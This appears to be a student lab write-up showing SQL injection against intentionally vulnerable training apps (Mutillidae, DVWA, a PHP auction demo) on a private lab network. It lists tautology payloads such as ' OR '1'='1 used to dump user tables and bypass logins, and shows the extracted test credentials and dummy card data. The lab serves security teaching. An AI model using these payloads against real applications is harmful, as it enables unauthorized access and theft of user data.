


## SQL Injection Attack:



OWAP IP Address
192.168.1.2
PHPAC
192.168.1.4
Metasploitable IP Address
192.168.1.5
Attacker IP Address
192.168.1.8

Attacker
SQL Injection
OWASP Mutillidae II
DVWA
Hack it yourself Auction PHP


Open OWASP Server in the browser **192.168.1.2** Click on “Mutillidae” link. Now, Go to **OWASP 2013> A1 Injection(SQL) > SQLi- Extract Data>User Info(SQL)**.



Here, Now Enter name an apostrophe ('). Click on View Account Details. This will cause an error and give you an output. From message we can see that this is a MYSQL database.

However, since we don't have a username or password, we can make the statement Valid without them by using comments ( — ) and the SQL operator “OR.” We need query to execute like `SELECT * FROM accounts WHERE username= ' OR 1=1 — password='`.

Therefore, we will enter second query to try is → `' OR '1'='1`




Click on view Account Details and we can see the results that we got entire table which includes admin username/password also.



Results for "' OR '1'='1".24 records found.	
<b>Username</b> =admin	
<b>Password</b> =admin	
<b>Signature</b> =g0t r00t?	
<b>Username</b> =adrian	
<b>Password</b> =somepassword	
<b>Signature</b> =Zombie Films Rock!	
<b>Username</b> =john	
<b>Password</b> =monkey	
<b>Signature</b> =I like the smell of confunk	
<b>Username</b> =jeremy	
<b>Password</b> =password	
<b>Signature</b> =d1373 1337 speak	
<b>Username</b> =bryce	
<b>Password</b> =password	
<b>Signature</b> =I Love SANS	
<b>Username</b> =samurai	
<b>Password</b> =samurai	
<b>Signature</b> =Carving fools	
<b>Username</b> =jim	
<b>Password</b> =password	
<b>Signature</b> =Rome is burning	

←  
It show all the records in the database

Open OWASP Server in the browser 192.168.1.2 Click on “Mutillidae” link. Now, Go to OWASP 2013> A1 Injection(SQL) > SQLi- Bypass Authentication>Login.




Enter the payload both in Username and Password → ' OR '1'='1 and click Login




SQL Injection work we are successfully login as Admin.



Open your browser and enter the required URL [192.168.1.5/dvwa/login.php](http://192.168.1.5/dvwa/login.php) Log in using the username "admin" and password as "password". These are the default DVWA login credentials. After a successful login, set the DVWA security to **LOW** then click on **SQL Injection** on the left-side menu.



On the User ID field, enter “1” and click Submit. That is supposed to print the ID, First\_name, and Surname on the screen. Type **‘OR 1=1’**. This statement it is always true so it will cause the application to return all the results.



**DVWA**

**Vulnerability: SQL Injection**

User ID:

ID: ' OR '1'='1  
First name: admin  
Surname: admin


ID: ' OR '1'='1  
First name: Gordon  
Surname: Brown

ID: ' OR '1'='1  
First name: Hack  
Surname: Me

ID: ' OR '1'='1  
First name: Pablo  
Surname: Picasso

ID: ' OR '1'='1  
First name: Bob  
Surname: Smith

Similarly open PHP Auction website 192.168.1.4 type SQL Injection quarry: **‘or 1=1#** both in **Username** and **Password** and click **Go!**



PHPAUCTION

192.168.1.4

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

**Hack-it-yourself auction**

Home Sell an item Register now Login Help

Search  Browse  Go! Go!

Sep.18 2022, 18:14:37

30 REGISTERED USERS 614 AUCTIONS

**Categories**

- Toys & Games (444)
- Art & Antiques (137)
- Books (11)
- Computers & Software (11)
- Electronics & Photography (6)
- Clothing & Accessories (2)

**Last created auctions**

-0 2- 2007, 08: 2	<a href="#">half eaten Royal with cheese</a>
-0 2- 2007, 08: 2	<a href="#">half eaten Royal with cheese</a>
-0 2- 2007, 08: 1	<a href="#">half eaten Royal with cheese</a>
-0 1- 2005, 19: 1	<a href="#">Panasonic DVD Player</a>
-0 1- 2005, 19: 1	<a href="#">First Edition "Catch-22"</a>
-0 1- 2005, 19: 1	<a href="#">Sony VAIO laptop</a>

More...

**User login**

Username

Password

[Forgot your password?](#)



SQL Injection quarry work we are successfully Login in Hack it yourself Auction site.

**Hack-it-yourself auction**

Home | Sell an item | Your control panel | Contact Us | Logout | Help

Search  Browse  Sep.18 2022, 18:15:58

Go! Go!

30 REGISTERED USERS 614 AUCTIONS

**Categories**

- Toys & Games (444)
- Art & Antiques (137)
- Books (11)
- Computers & Software (11)
- Electronics & Photography (6)
- Clothing & Accessories (2)
- Gemstones & Jewelry (1)
- Home & Garden (1)

**Last created auctions**

-0 2- 2007, 08: 2	half eaten Royal with cheese
-0 2- 2007, 08: 2	half eaten Royal with cheese
-0 2- 2007, 08: 1	half eaten Royal with cheese
-0 1- 2005, 19: 1	Panasonic DVD Player
-0 1- 2005, 19: 1	First Edition "Catch-22"
-0 1- 2005, 19: 1	Sony VAIO laptop

More...

**Higher bids**

**Logged in**

User: 'or 1=#'

[Edit data](#)

[Your control panel](#)

[Logout](#)

**Help Column**

- [General Help](#)
- [Bidding](#)
- [Registering](#)
- [Selling](#)
- [News](#)

Click on **Your Control Panel** to see all user details.

**User's control panel**

User: 'or 1=#'

Name	Credit Card	Email	Tel	Address	City	Country
Assaf Three	25803333333333	testme4@test.com	1234567	12 r st	NA	190
Mark Shahaf	233232-54544-656565	testme4@test.com	1234567	12 r st	NA	190
Shahaf Mark	3333-455454-65656	testme4@test.com	1234567	12 r st	NA	190
Charlie Cano	1234567890	testme4@test.com	1234567	12 r st	NA	190
Automated User One	1234-1234-1234-1234	testme4@test.com	1234567	12 r st	NA	190
pasha	1234-4321-1234-4321	testme4@test.com	1234567	12 r st	NA	190
bill	1234-4321-1234-4321	testme4@test.com	1234567	12 r st	NA	190